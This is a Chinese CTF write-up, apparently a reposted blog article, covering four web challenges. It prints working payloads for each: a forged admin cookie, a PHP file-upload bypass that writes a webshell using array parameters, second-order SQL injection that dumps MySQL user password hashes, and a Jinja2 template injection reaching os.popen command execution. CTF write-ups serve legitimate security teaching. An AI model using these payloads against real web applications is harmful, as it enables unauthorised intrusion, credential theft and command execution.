

广东省强网杯CTF Web部分详解

转载

普通网友 于 2017-09-26 15:43:48 发布 2266 收藏

分类专栏: CTF



[CTF 专栏收录该内容](#)

10 篇文章 0 订阅
订阅专栏

0x00 前言


周末打了一场CTF，只做了Web部分，学到不少东西，不过Web题量太少了，两天才4题。下面是具体解题思路。


0x01 WP正文

第一题



题目给了一个损坏的jsfuck，修复一下解密即可，将开头[[改成[]，然后转换成代码即可看到flag。注意这里不要将代码直接放在控制台运行，因为flag被赋值给一个变量了。







解密地址: <https://enkhee-osiris.github.io/Decoder-JSFuck/>

第二题

访问链接, 发现被禁止访问, 抓包发现, role参数有点奇怪role=Zjo1OiJ0aHJmZyI7



根据题目提示我是谁? 我在哪? 我要干什么? 将s:5"admin"进行rot13加密再base64加密发送数据包, 就以admin身份登录进来了。



查看网页源代码发现需要POST数据给服务器



那就随便POST数据filename=test1.php&data=<?php phpinfo(); ?>发现被拦截, 但是POST数据filename=test1.txt&data=<?php phpinfo(); ?>可以, 而且给出了路径, 也可以访问到。这里应该是做了限制。可以猜测后台代码使用了file_put_contents()函数, 于是根据PHP手册介绍, 第二个参数可以是数组

```
int file_put_contents ( string $filename , mixed $data [, int $flags = 0 [, resource $context ] ] )
```

和依次调用 `fopen()` , `fwrite()` 以及 `fclose()` 功能一样。

If **filename** does not exist, the file is created. Otherwise, the existing file is overwritten, unless the **FILE_APPEND** flag is set.

参数

filename

要被写入数据的文件名。

data

要写入的数据。类型可以是 `string` , `array` 或者是 `stream` 资源 (如上面所说的那样)。

如果 **data** 指定为 `stream` 资源, 这里 `stream` 中所保存的缓存数据将被写入到指定文件中, 这种用法就类似于使用 `stream_copy_to_stream()` 函数。

参数 **data** 可以是数组 (但不能为多维数组), 这就相当于 `file_put_contents($filename, join(" ", $array))`。

如果第二个参数传入的是数组, 则会将他们以字符串的形式拼接起来, 测试如下:


The screenshot shows a web browser window with the URL `http://127.0.0.1/test2.php`. The browser's developer tools show the 'Post data' section with the payload `filename=shell.php&data[]= <?php&data[]=%0aphpinfo();`. Below the browser, a code editor (Sublime Text) shows the contents of `test2.php`:

```
<?php
1
2
3 $a = array('a','b','c','d','e','f','g');
4 print_r(join('',$a));
5 echo "<br>=====<br>";
6 file_put_contents($_POST['filename'], $_POST['data']);
7 show_source($_POST['filename']);
8
9 ?>
```

Red arrows point from the `phpinfo();` in the browser's post data to the `phpinfo();` in the code editor, and from the `file_put_contents` call in the code editor to the `file_put_contents` function in the browser's post data.






获取路径后访问既得flag

The screenshot shows a web browser window with the target URL `http://76a01e4210e4451cbb40e27bce1b12bf9746fca6724176.game.ichunqiu.com`. The browser's developer tools show the 'Request' and 'Response' sections. The 'Request' section shows the payload `filename=te2st.php&data[]= <?php&data[]=0aphpinfo();`. The 'Response' section shows the server's response, including the status `HTTP/1.1 200 OK` and the content `your file is in ./uploads/092198f ce413d018c5034023d2836291 te2st.php`.



第三题

考察sql二次注入，随便注册即可登录，登录后发现有个check按钮可以查询有多少人的号码和你一样，这样必定要用到电话号码，并查询数据库，而电话号码只能是数字。所以，思路就是将sql语句转换成16进制进行注册，这样在查询的时候就会执行我们构造的sql语句



Hello, www

Your phone is 1 union select group_concat(column_name) from information_schema.columns where table_name="user".

Click on the link and you'll know how many people use the same phone as you.

← → ↻ 81a5266b757044af8d5a780f2e90fb07a3851912f2ec475a.game.ichunqiu.com/check.php

There only 5 people use the same phone as you

There only
Host: User, Password, Select_priv, Insert_priv, Update_priv, Delete_priv, Create_priv, Drop_priv, Reload_priv, Shutdown_priv, Process_priv, File_priv, Grant_priv, References_priv, ...
people use the same phone as you

Hello, dd

Your phone is 1 union select group_concat(User,Password) from mysql.user.

Click on the link and you'll know how many people use the same phone as you.

→ ↻ 833a89e26c844536a4bd16b21627bcf08cb6d7c793434d01.game.ichunqiu.com/check.php

There only 2 people use the same phone as you

There only root*B587E7FF2110C53A90004233A39FE6D352FA0ED9,root,root,root,debian-sys-maint*B8E20A8CAF6F6B693B59A85CE11700BE0A412CB6 people use the same phone as you

Hello, ddd **payload**

Your phone is 1 union select phone from user where username="admin".

Click on the link and you'll know how many people use the same phone as you.

There only 2 people use the same phone as you

There only flag(973fc28b-5eb6-4cc7-9d34-5f1b8291acaa) people use the same phone as you

第四题

考察jinja2模板注入

注册完后，在donate.php处可以填写图片url，以及用户名。随便填报错，发现使用后台了jinja2模板。

← → ↻ 797017775ac8459fb7046c836b3d102f3a365b39580b44f2.game.ichunqiu.com/register.php

Success: your file would be stored at /tmp/memes/admin


```
TEMPLATES = {
    'APP_DIRS': True,
    'BACKEND': 'django.template.backends.jinja2.Jinja2',
    'DIRS': ['/var/www/html/templates'],
    'OPTIONS': {'environment': 'museum.myjinja2.environment'}},
}


TEMPLATES = {
    'APP_DIRS': True,
    'BACKEND': 'django.template.backends.django.DjangoTemplates',
    'DIRS': ['/var/www/html/templates'],
    'OPTIONS': {'context_processors': [
        'django.template.context_processors.de
        'django.template.context_processors.re
        'django.contrib.auth.context_processor
        'django.contrib.messages.context_proc
```

google一下，get姿势，具体看这篇文章：[CSAW-CTF Python sandbox write-up](#)

```
C:\Users\Mochazz>python
Python 2.7.13 (v2.7.13:a06454b1afa1, Dec 17 2016, 20:53:40) [MSC v.1500 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>> [{}.__class__.__base__.__subclasses__()[59].__init__.__func__['linecache'].__dict__['os'].popen("whoami").read()
'desktop-sej9981\mochazz\n
>>>
```

下面思路就是用python语句进行命令执行，当然后台过滤了一些关键词





jinjia2注入参考文章:

[CSAW-CTF Python sandbox write-up](#)

[利用 Python 特性在 Jinja2 模板中执行任意代码](#)

*本文作者: Mochazz, 转载请注明来自 FreeBuf.COM

Mochazz 3 篇文章 等级: 2级

- 上一篇: [如何制作基础认证钓鱼页面](#)
- 下一篇: [ACHE: 一款功能强大的聚焦型网络爬虫](#)

发表评论

已有 3 条评论



- 111 2017-09-20 回复 1楼
请问楼主是哪只队伍的哪位呢? 嘻嘻, 要是被发现代打, 那就是被扣除成绩了哦

亮了(2)



- 路人 2017-09-20 回复 2楼
我代打 第一名队伍

亮了(0)



- 213 2017-09-20 回复 3楼
我代打 第一名队伍